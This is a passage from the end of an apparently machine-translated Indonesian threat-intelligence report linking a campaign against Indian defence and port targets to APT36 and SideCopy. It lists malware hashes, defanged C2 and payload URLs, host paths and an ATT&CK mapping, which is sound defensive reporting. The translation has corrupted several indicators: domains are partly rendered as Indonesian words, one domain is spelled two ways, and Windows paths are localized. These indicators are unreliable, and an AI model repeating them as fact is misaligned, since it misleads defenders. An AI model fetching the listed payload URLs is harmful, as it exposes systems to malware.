AS13335 – Cloudflare | RAT Terbalik |
| checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27[.]144 |
AS8100 – QuadraNet
CN=MENANG-P9NRMH5G6M8 |
Membalikkan RAT, Aksi RAT, Geta RAT |
| layanan google[.]langsung 149.28.95[.]195 |
AS13335 – Cloudflare AS20473 – Choopa |
Cheex, Mesin Fotokopi USB |
| 84.247.170[.]237 | AS51167 – Contabo | RAT Baru |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
AS 14061 – DigitalOcean | Poseidon |
Berdasarkan korelasi ini dan rangkaian serangan sebelumnya, kampanye ini dikaitkan dengan grup APT36 dan SideCopy dengan keyakinan tinggi, yang membangun hubungan kuat lainnya di antara keduanya.
Kesimpulan
Beberapa direktori terbuka yang menghosting stager/muatan yang terhubung dengan grup APT Pakistan telah ditemukan dan menargetkan Angkatan Udara India, pelabuhan, dan galangan kapal di bawah entitas pemerintah. Berbagai operasi siber telah diamati yang menunjukkan adanya tumpang tindih antara Transparent Tribe, SideCopy, dan RusticWeb.
Fokus utama APT36 adalah sistem Linux, sedangkan SideCopy menargetkan sistem Windows dengan menambahkan muatan baru ke persenjataannya. Pada kuartal kedua tahun 2024, beberapa kelompok ancaman yang terkait dengan Pakistan yang menargetkan India telah dilaporkan menggunakan malware berbasis Android. Ini termasuk Operation Celestial Force yang dilacak sebagai Cosmic Leopard dan kelompok baru lainnya yang memanfaatkan WhatsApp untuk menyebarkan SpyNote RAT. Disarankan untuk mengambil tindakan pencegahan yang diperlukan dan tetap terlindungi di tengah serangan siber yang terus menerus terhadap India.
SEQRITE Proteksi
- Lnk.Sidecopy.48846.Gen_GC
- MSI.Sidecopy.48847.GC
- JS.Sidecopy.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agen.48863.GC
- ELF.Agen.48860.GC
- O97M.Dropper.DZ
- BAT.Downloader.48924
- XML.SideCopy.48922
- XML.SideCopy.48923
- TrojanAPT.ReverseRAT.S33893087
IOC
Salinan Samping
| HTA | |
| ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be |
1.hta |
| 4938f42a3d691ef78f1ee8edc3b38f87 817532c454637a302238a4751694c336 e2f8fbc105a84283e191362f4ca07ae4 |
2.hta |
| 7c3b49f642f19116878b2c190f344f63 | alphaT.hta |
| f6a58b0d267c7c53ccbcc6dafafd499b f55afc8192f30ff7a584dbda700383d1 |
useH.hta |
| d6ae362b4b3f7a67949d177fdfc6bdec | useT.hta |
| 907ba4486c589f2cb4a45b92f2a5350e | Gambar12542.hta |
| 336316c1b5ed77d31b4adc06e06a2f84 | ugt254d.hta |
| LNK | |
| f60c1a04161f354f0c6ac4678b3062d0 | Kenaikan_Gaji_Tahun_Tahun_2024.pdf.lnk |
| 4dfdacf33db6ae0341b4d0e65aa3d755 | WhatsApp_Image_2024-05-06.lnk |
| 2041d2347f78ce03c1f9e990724adf3c | Kebuntuan AS-Tiongkok-Peluang-bagi-India-Chadha-21-Agu-23.lnk |
| ZIP | |
| fe8bf0bf2697d5e43e38d4b0364485a6 | Kenaikan_Gaji_Tahun_Tahun_2024.zip |
| b99717d81e142e58af91efb4d5288bda | WhatsApp_Image_2024-05-06.zip |
| 109897ba1f92339f9dc9a74dc38dfc88 | Kebuntuan AS-Tiongkok-Peluang-bagi-India-Chadha-21-Agustus-23.zip |
| Maldoc | |
| 807e6c1094b760e748a84ef9e05bc1f8 | Aerospace.dotm |
| abb863131bbffad1dd8ee72d0758f34b | tmps.dotm |
| eebb4913b54af93bcfc7d56e081502af | Laporan_Proyek_dan_Bagian_Layanan_10102023.docx |
| e73b0354790273b0fcaa8c2deab3ad87 | Laporan_Bagian_Pembayaran_Proyek_Angkatan_Laporan_131023.docx |
| 44b23edd6c9a63a2a38f1bf3d4ff5bb9 | Laporan_Bagian_Pembayaran_Proyek_Angkatan_Laporan_29092023.docx |
| 354716db015373c089744e7319cd93d3 | Laporan_Bagian_Pembayaran_Proyek_Angkatan_Laporan_29092023.docx |
| Lainnya | |
| 6b45d5f194e2799e5178c8d858673900 | 08978.png (BAT) |
| 56fd3a2f701d30fe3e5ebdd0d471f1ed | newpictures.png (MSI) |
| EXE | |
| 2478a5f6b82461eb06f3099478c4e2f6 | DUser.dll |
| 97113b266fbff61d8d2f92793672688d | Filmeos.exe |
| 96764912417d260653b6949afb0ad25c | Chromes.exe |
| 6a0adcf34a2f0ac21089b994dff02b85 | Filezilla.exe |
| RAT Terbalik | |
| a7a71259bdf700807a763119fd652e73 | svirbre.exe / Fantos.exe |
| c006701ec5025222a74a419f8c238689 | Postgrex.exe / rtloki.png |
| d5719a9ef7a6f012e26d0c86b4a676d9 | igfxm.exe / rt12.png |
| e6404136626a446b46bf4ecaa885560e | igfxtk.exe |
| Cheex | |
| 825c7a1603f800ff247c8f3e9a1420af | AdobeArm.exe / dlhost.exe |
| 253957d7df5c7e70ec9001766e8f087b | cheex.exe |
| Mesin Fotokopi USB | |
| 3d2001c112290c019afcd51fede564d3 | AdobeReaders.exe / msedg.exe |
| 7ca8532b081f8612d1c0b6ea01d40299 | AdobeReaders.exe / msedgprefix.exe |
| Umpan | |
| 5e88b5122ae380c4b4741dcf0bdca198 | Kenaikan_Gaji_Tahun_Tahun_2024.pdf |
| e415374f1f9533f10f706f0a9124b0d4 | Gambar WhatsApp 2024-05-06 pukul 12.23.08.jpeg |
| e79ca3852ae5e14766544ec1d5d4d268 | Kebuntuan AS-Tiongkok – Peluang bagi India Chadha 21 Agustus 23.pdf |
| cc0b292144ccdf4a95014809258982c4 | Surat002.pdf |
| 584ce9670a6f6a16eaaa615d64788f68 | ProyekAngkatanLaut.pdf |
| b2e007c6bde2d2ce03a5257732df95b2 | 001doc.pdf |
| d254f6d56ad874c5095b92d620cb5b80 | Tren TI.docx |
| 5fc559e4b663c20c9d5ea46fd164f4c7 | Survei.docx |
| f997a21e9f7ad5eb9242b4decb7fdeb9 | Ekonomi Global India yang Berkembang.docx |
| Domain (palsu/rusak) | |
| utkkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 |
| dipl[.]situs | 151.106.117[.]91 |
| portal kampus[.]di | 192.64.117[.]203 |
| mazagondoc[.]com | |
| slidefinder[.]com | |
| C2 dan Port | |
| checkdailytips.servehttp[.]com/latihanharian | |
| pembela[.]windowupdatecache[.]di/ 172.67.128[.]127:80 |
|
| 84.247.170[.]237:4858 | |
| 64.188.27[.]144:5863 | |
| hxxp://vocport[.]com/Kontaktus | |
| hxxp://vocport[.]com/khalistanLeaderprotest | |
| hxxp://149.28.95[.]195/dakshf_upload.php | |
| hxxps://googleservices[.]live/dakshf_upload.php | |
| URL | |
| hxxps://campusportals[.]in/file/dokumen/bs/ekonomi/ | |
| hxxps://campusportals[.]in/files/documents/bs/ekonomi/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/ekonomi/2.hta | |
| hxxps://campusportals[.]in/file/dokumen/bs/it/ | |
| hxxps://campusportals[.]in/file/dokumen/bs/it/1.hta | |
| hxxps://campusportals[.]in/file/dokumen/bs/it/2.hta | |
| hxxps://campusportals[.]in/file/dokumen/bs/survei/ | |
| hxxps://campusportals[.]in/file/dokumen/bs/survei/1.hta | |
| hxxps://campusportals[.]in/file/dokumen/bs/survei/2.hta | |
| hxxps://campusportals[.]in/files/2.hta | |
| hxxps://campusportals[.]in/file/dokumen/bs/2.hta | |
| hxxps://campusportals[.]in/file/dokumen/xmlnsprcs.hta | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/ | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/newpictures.png | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/Salary_Increment_FY_2024.zip | |
| hxxps://dipl[.]situs/Konten/2022-23/01/03/ | |
| hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip | |
| hxxps://dipl[.]situs/Konten/2022-23/01/01/ | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip | |
| hxxps://slidesfinder[.]com/templat-gratis/file-gratis/158/08978.png | |
| hxxps://slidesfinder[.]com/template-gratis/file-gratis/158/Surat002.pdf | |
| hxxps://slidesfinder[.]com/templat-gratis/file-gratis/158/rt12.png | |
| hxxps://slidesfinder[.]com/template-gratis/file-gratis/158/rtloki.png | |
| hxxps://slidesfinder[.]com/template-gratis/file-gratis/158/tmps.dotm | |
| hxxps://mazagondoc[.]com/documents01/001doc.pdf | |
| hxxps://mazagondoc[.]com/documents01/08978.png | |
| hxxps://mazagondoc[.]com/documents01/Filezilla.exe | |
| hxxps://mazagondoc[.]com/documents01/Letter002.pdf | |
| hxxps://mazagondoc[.]com/documents01/rt12.png | |
| hxxps://mazagondoc[.]com/documents01/sigthief.py | |
| hxxps://mazagondoc[.]com/images/AdobeArm.exe | |
| hxxps://mazagondoc[.]com/images/AdobeReader.bat | |
| hxxps://mazagondoc[.]com/images/Chromes.exe | |
| hxxps://mazagondoc[.]com/images/awccs.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.exe | |
| hxxps://mazagondoc[.]com/images/msedg.bat | |
| hxxps://mazagondoc[.]com/images/msedg.exe | |
| hxxps://mazagondoc[.]com/images/msedgprefix.exe | |
| hxxps://mazagondoc[.]com/images/sigthief.py | |
| hxxps://mazagondoc[.]com/images/pdf/Laporan_Bagian_Pembayaran_Proyek_Angkatan_Lain_29092023.docx | |
| hxxps://mazagondoc[.]com/images/pdf/cheexe.exe | |
| hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm | |
| hxxps://mazagondoc[.]com/images/templates/Laporan_Bagian_Pembayaran_Proyek_Angkatan_Lain_131023.docx | |
| hxxps://mazagondoc[.]com/images/templates/Slide7.png | |
| hxxps://mazagondoc[.]com/images/templates/logo.png | |
| hxxps://mazagondoc[.]com/images/templates/propritery/doc-logo.png | |
| hxxps://mazagondoc[.]com/images/word/Laporan_Bagian_Pembayaran_Proyek_Angkatan_Lain_131023.docx | |
| hxxps://mazagondoc[.]com/images/word/Project_and_Services_Section_report_10102023.docx | |
| tuan rumah | |
| C:\Windows\Tugas\useH.hta | |
| C:\Windows\Tasks\useT.hta | |
| C:\Windows\Tugas\alphaT.hta | |
| C:\Windows\Tugas\appH.bat | |
| C:\Windows\Tugas\appT.bat | |
| C:\Windows\Tugas\user01.bat | |
| C:\Windows\Tugas\user02.bat | |
| C:\ProgramData\VSUpdates\svirbre.exe | |
| C:\Pengguna\pengguna\AppData\Roaming\AdobeArm.exe | |
| C:\Pengguna\pengguna\AppData\Lokal\PrintsLogs\Postgres.exe | |
| C:\Pengguna\Publik\BroadCastHUB\DUser.dll | |
APT36
| f264ed8c76b1102ea55d73d931ab879b | survei1.zip |
| 6065407484f1e22e814dfa00bd1fae06 | PCBL_05_25_JUNI_2024_Konsolidasi IP.pdf.desktop |
| bdde8c9948142fafeec00d7094ae964f | LTC_checklist.desktop |
| bd9de1f98e8797926ab0fc9f2c6ca888 | posting Transfer di bawah Ph-III transfer rotasi.desktop |
| 8b5bf198e4948d4fe6a4b0402f7246e5 | IAFT-1715.zip |
| 2bf596603c432fa46b494dc3edd2d30f | GTK-Theme-Parse.txt |
| 3a65fbc14bd7ff12cda97282935eefd8 | Formulir Survei Penggunaan Internet_protected.pdf (umpan) |
| ELF | |
| 4eaa6a69c9835c29ce8d39734e5d3d5f | Kata Sandi (Pengunduh Golang) |
| 4c52bb770d7b8639e1f305f908dbc800 | vmcoreinfo.txt (DISGOMOJI) |
| Poseidon | |
| c5ef19c97462e791f21c32931975dc7b | distro-dlna |
| b2d407d569e4b21ff12736dbc434577f | cjs-bin |
| 12aef7e734fb872f9160a1c2a47326d5 | bin-xdg |
| 7d6373d9f9a4270bd8af53f3861d7a9c | acpid-dit |
| IP | |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
Poseidon |
| URL | |
| hxxps://campusportals[.]in/myfiles/bdocuments/survey1.zip | |
| 165.22.221[.]71/distro-dlna | |
| 178.128.166[.]148/cjs-bin | |
| 159.65.146[.]80/bin-xdg | |
| 157.245.100[.]177/acpid-dit | |
| hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing | |
| hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ | |
| fikumatry@gmail[.]com | |
| fitfalcon0900@gmail[.]com | |
MITRE ATT & CK
| Taktik | ID Teknik | Nama |
| Pengembangan Sumber Daya | T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 |
Akuisisi Infrastruktur: Domain Infrastruktur Kompromi: Domain Kembangkan Kemampuan: Malware Dapatkan Kemampuan: Malware Dapatkan Kemampuan: Alat Kemampuan Panggung: Unggah Malware Kemampuan Panggung: Tautan Target |
| Akses Awal | T1566.001 T1566.002 |
Phishing: Lampiran Spear Phishing Phishing: Tautan Spear Phishing |
| Execution | T1106 T1129 T1059 T1047 T1204.001 T1204.002 |
API asli Modul Bersama Penerjemah Perintah dan Skrip Instrumen Manajemen Windows Eksekusi Pengguna: Tautan Berbahaya Eksekusi Pengguna: File Berbahaya |
| Ketekunan | T1053.003 T1547.001 T1547.013 |
Tugas/Pekerjaan Terjadwal: Cron Kunci Jalankan Registri / Folder Startup Eksekusi Autostart Boot atau Logon: Entri Autostart XDG |
| Penghindaran Pertahanan | T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010 |
Pengaburan Perintah Menyamar: Cocokkan Nama atau Lokasi yang Sah Penyamaran: Ekstensi File Ganda Deobfuscate/Decode File atau Informasi Eksekusi Proksi Biner Sistem: Mshta Alur Eksekusi Pembajakan: Pemuatan Samping DLL File atau Informasi yang Dikaburkan: Muatan Tertanam File atau Informasi yang Dikaburkan: Perintah Kebingungan |
| penemuan | T1012 T1016 T1033 T1057 T1082 T1083 T1518.001 |
Registri Kueri Penemuan Konfigurasi Jaringan Sistem Pemilik Sistem/Penemuan Pengguna Proses Penemuan Penemuan Informasi Sistem Penemuan File dan Direktori Penemuan Perangkat Lunak: Penemuan Perangkat Lunak Keamanan |
| Koleksi | T1005 T1056.001 T1074.001 T1119 T1113 T1125 |
Data dari Sistem Lokal Pengambilan Masukan: Keylogging Data Bertahap: Pementasan Data Lokal Koleksi Otomatis screen Capture Video Capture |
| Komando dan Pengendalian | T1105 T1571 T1573 T1071.001 |
Transfer Alat Masuk Pelabuhan Non-Standar Saluran Terenkripsi Protokol Lapisan Aplikasi: Protokol Web |
| exfiltration | T1020 T1041 T1567 |
Eksfiltrasi Otomatis Eksfiltrasi Melalui Saluran C2 Eksfiltrasi Melalui Layanan Web |
Penulis : Sathwik Ram Prakki



